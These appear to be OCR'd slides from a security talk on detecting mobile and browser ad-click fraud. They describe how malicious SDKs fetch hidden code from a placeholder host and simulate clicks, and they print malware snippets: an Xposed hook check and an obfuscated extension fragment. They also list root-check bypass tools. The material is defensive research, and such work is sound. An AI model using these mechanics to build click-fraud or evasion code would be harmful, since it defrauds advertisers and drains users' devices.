
Recently, the popular CamScanner – Phone PDF creator app caught our attention. According to Google Play, it has been installed more than 100 million times. The developers position it as a solution for scanning and managing digitized documents, but negative user reviews that have been left over the past month have indicated the presence of unwanted features.

- Can we perceive and detect without the help of anti-virus companies?

Detect invisible mobile native/webview ad click

Invisible mobile ad click : malicious SDK automatically clicks on ads in the background to obtain profit sharing, and users do not perceive it is running.

Plant loader	Remote load dex	Request click task	Automatic ad click
Malicious developers or malicious SDK company plant malware loader code	http://xxx.xx/a.png Decrypt("a.png") -> ad.jar DexClassLoader.loadClass("com.ad")	http://xxx.xx/task.html Js <- jsBridge -> Java Task list: Click url: a.com/id=xxx Log url: log.a.com/xxx	Random click Click(x,y) from task Click by special element <ad item>xxx</>



invisible mobile ad click results in: the mobile phone becomes hot, lost power, increase traffic fee, and becomes a control terminal of the underground industry. The advertising effect is poor, and the advertisements on the APP may no longer deliver their budget.

Detect invisible mobile native/webview ad click


- The malware is skilled in anti-analysis, anti-debugging, anti-VM, difficult to analyze

Code protection mechanism	Code loading mechanism	Anti-detection mechanism	data transfer mechanism
Code obfuscation Most use apk shells, such as bangbang, 360 apk shiled	Most use dynamic dex, jar loading	All detect root, proxy, hook framework, developer mode, emulator, etc. Even is there a light sensor, is there a baseband, current battery level, etc.	Most of them use AES and RSA for encrypted transmission of task acquisition and information upload.

Detect invisible mobile native/webview ad click

The key technical points for achieving malicious clicks on advertisements

WebView Renderer




Single http get/post, no buried data reporting, no conversionIt is valid only if the page is displayed, browsed, and clicked by similar real users.Rendering only via WebView

Js Bridge Communication


SDK: add JavascriptInterface(“xxBridge”) in webview, load target url
Js: use xxBridge.send(tasklist) to communicate with APP’s java code. Javascript tells java to click where.

Simulate Click



Js: use WebView.evaluateJavascript() control the pages
Inject new TouchEvent(), Click(x,y)、Click(random)
Java: MotionEvent ACTION_DOWN x,y

Detect invisible mobile native/webview ad click




```
private boolean findHook() {
    try {
        throw new Exception("hook test");
    }
    catch(Exception v0) {
        StackTraceElement[] v2 = v0.getStackTrace();
        int v3 = v2.length;
        int v5 = 0;
        int v1;
        for(v1 = 0; v1 < v3; ++v1) {
            StackTraceElement v6 = v2[v1];
            if(v6.getClassName().equals("com.android.internal.os.ZygoteInit")) {
                ++v5;
                if(v5 == 2) {
                    return 1;
                }
            }
            String v9 = "de.robv.android.xposed.XposedBridge";
            if((v6.getClassName().equals(v9)) && (v6.getMethodName().equals("main"))) {
                return 1;
            }
            if((v6.getClassName().equals(v9)) && (v6.getMethodName().equals("handleHookedMethod"))) {
                return 1;
            }
        }
        return 0;
    }
}
```

Detect invisible mobile native/webview ad click

1. Using no rooted signature phone、 using hook to bypass environment check：

	tools	advantage
root	Magisk	As long as you can unlock the bootloader, you can root
Root check bypass	Shamiko white list	Remounting method, most scenarios cannot be detected
Hook framework	lsposed	Stable, no xposed features, can hide icons, package names

A phone that doesn't appear to be rooted

2. Hook the key point : proxy、 developer、 adb、 okhttp、 WebView、 ssl unpinning ……

- The hook forces the WebView debuggable to be enabled, and uses the CDP protocol to remotely deb
  pages, networks, js, dom, etc.
- chrome： inspect tools： chrome-remote-interface
- If you only want to monitor WebView, AOSP modify the WebView method
- Unpack: Using FART Technology

Summary of long-term confrontation experience


Detect android simulator and mobile key press genius

```
MoveTo 512, 901
Delay 1641
LeftClick 1
MoveTo 691, 449
Delay 3583
LeftDown 1
LeftClick 1
LeftUp 1
MoveTo 773, 428
Delay 2225
MouseWheel -1
Delay 1
MouseWheel -1
```

```
function handleClick(event) {
  info = '';
  info += event.isTrusted === undefined ? '(trust_null)_': '(trust_' + event.isTrusted.
  info += 'screenX_' + event.screenX.toString() + '_';
  info += 'screenY_' + event.screenY.toString() + '_';
  console.log(info)

}

box.addEventListener('click', handleClick);
undefined
(trust_true)_screenX_691_screenY_449_
```

```
function handleMouseUp(event) {
  let info = 'MouseUp_';
  info += 'screenX_' + event.screenX.toString() + '_';
  info += 'screenY_' + event.screenY.toString() + '_';
  console.log(info)
}

function handleMouseDown(event) {
  console.log('Now:', new Date().toTimeString().substring(0, 8));
  let info = 'MouseDown_';
  info += 'screenX_' + event.screenX.toString() + '_';
  info += 'screenY_' + event.screenY.toString() + '_';
  console.log(info)
}

box.addEventListener('mouseup', handleMouseUp);
box.addEventListener('mousedown', handleMouseDown);
undefined
Now: 14:17:20
MouseDown_screenX_691_screenY_449_
Now: 14:17:20
MouseDown_screenX_691_screenY_449_
```

```
function handleMouseUp(event) {
  let info = 'MouseUp_';
  info += 'screenX_' + event.screenX.toString() + '_';
  info += 'screenY_' + event.screenY.toString() + '_';
  console.log(info)
}

function handleMouseDown(event) {
  console.log('Now:', new Date().toTimeString().substring(0, 8));
  let info = 'MouseDown_';
  info += 'screenX_' + event.screenX.toString() + '_';
  info += 'screenY_' + event.screenY.toString() + '_';
  console.log(info)
}

box.addEventListener('mouseup', handleMouseUp);
box.addEventListener('mousedown', handleMouseDown);
undefined
Now: 14:19:30
MouseDown_screenX_691_screenY_449_
Now: 14:19:30
MouseDown_screenX_691_screenY_449_
MouseUp_screenX_691_screenY_449_
```



the first run		the second run
screenX_723_screenY_622_		screenX_723_screenY_622_
1815	⟷	1828
screenX_716_screenY_817_		screenX_716_screenY_817_
1944	⟷	1895
screenX_715_screenY_817_		screenX_715_screenY_817_
5680	⟷	5734
screenX_715_screenY_485_		screenX_715_screenY_485_
720	⟷	692
screenX_704_screenY_637_		screenX_704_screenY_637_
762	⟷	707
screenX_710_screenY_766_		screenX_710_screenY_766_
726	⟷	715

Detect malware PC browser extension hijack

Traditional detection methods：

1. Detect whether the resource file exists.

   - Disadvantages: The ID of the extension must be known, web_accessible_resources must be satisfied.

1. 2. DOM sharing, detection of special variables, special cookies, disadvantages: plug-ins modify the source code of the page and insert special tags

```
{
...
"web_accessible_resources": ["img/logo.png"]
}
```

```
function detectExtension(extensionId, callback) {
    let img;
    img = new Image();
    img.src = "chrome-extension://" + extensionId + "/img/logo.png";
    img.onload = function () {
        callback(true);
    };
    img.onerror = function () {
        callback(false);
    };
}
```

```
})();
(function () {
  var alreayRun = false;
  if (true) {
    if (document.getElementById("rili_ext_ads_mutex")) {
      alreayRun = true;
    } else {
      var divMutex = document.createElement("div");
      divMutex.style.cssText = "width:1px;height:1px;position:fixed;z-index:0;";
      divMutex.setAttribute("id", "rili_ext_ads_mutex");
      document.body.appendChild(divMutex);
    }
  }
  if (!alreayRun) {
    var _0x448d = ["https://", "mini.", "qid", "eastday.com/?", "=04335"];
    if (
      window.location.href !=
```

Detect malware PC browser extension hijack

Traditional detection methods：

3. The page js sends a message to the plugin to judge the returned information.

- Disadvantage: Need to solve the externally_connectable URL matching problem

background.js（content.js无效）

```
{
...

"externally_connectable": {
        "matches": [
            "*://localhost/*
          ]
    },
}
```

```
chrome.runtime.onMessageExternal.addListener(function(request, sender, sendResponse) {
    if (request && request.message && request.me
        sendResponse({ hasExtension: true });
    }else{
        return true;
    }
})
```

```
try {
    // 向指定id插件的 backgrond.js 发送消息
    chrome.runtime.sendMessage(pluginId, {
        message: "hasExtension"
    }, res => {
        if (res && res.hasExtension) {
            console.log('扩展存在');
        }
    })
} catch (error) {
    console.log(error.message);
    console.log("扩展未启用或不存在");
}
```

Detect malware PC browser extension hijack

In many cases, the plug-in id and file characteristics are unknown


we think of CSP：

Content-Security-Policy-Report-Only: policy

- Report js url and extension name

Syntax

```
Content-Security-Policy: report-uri <uri>;
Content-Security-Policy: report-uri <uri> <uri
```



Agenda

- Background
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- Crowd and key tech analysis
- Detection and defense
- **Summary and recommendations**

Summary of this talk

- Background
  - introduction to advertising-related terms, ad types, and industry scale
- Advertising fraud and anti-fraud
  - where ad-fraud occurs in the industry based on the background image
- In-depth analysis of typical cases
  - including mobile SDK malware, browser trojans, multiple hacking tools/library
- Summary of key technologies and make a crowd analysis
  - what‘s the most important problems we need to solve
- Detection and defense
  - introduce our innovative detection methods for 4 type of scenes

- **Summary of Project Heracles results**
  - hundreds of underground industry practitioners *
  - fraud or illegal control of computer information systems

Advice to the upstream and downstream of the advertising industry

- Advice for ad network platforms
  - Perhaps an anti underground industry alliance can be established between ad platforms
  - Share intelligence information with each other, as they often cheat on multiple platforms at the same time
- Advice for Antivirus Software Manufacturers
  - Discovery and blocking of ad anti-fraud may be a good direction for cooperation with Internet companies
- Advice for App developers
  - Carefully review when incorporating third-party SDKs, Choose a big advertising alliance platform to monetize
  - Avoid being apprehended by law enforcement agencies for helping cybercriminals, or removed from app stores
- Advice for browser developers
  - Strengthen the security check of browser extensions loaded with tampered configuration files
  - prevent traffic hijacking, remove the malware crx browser extensions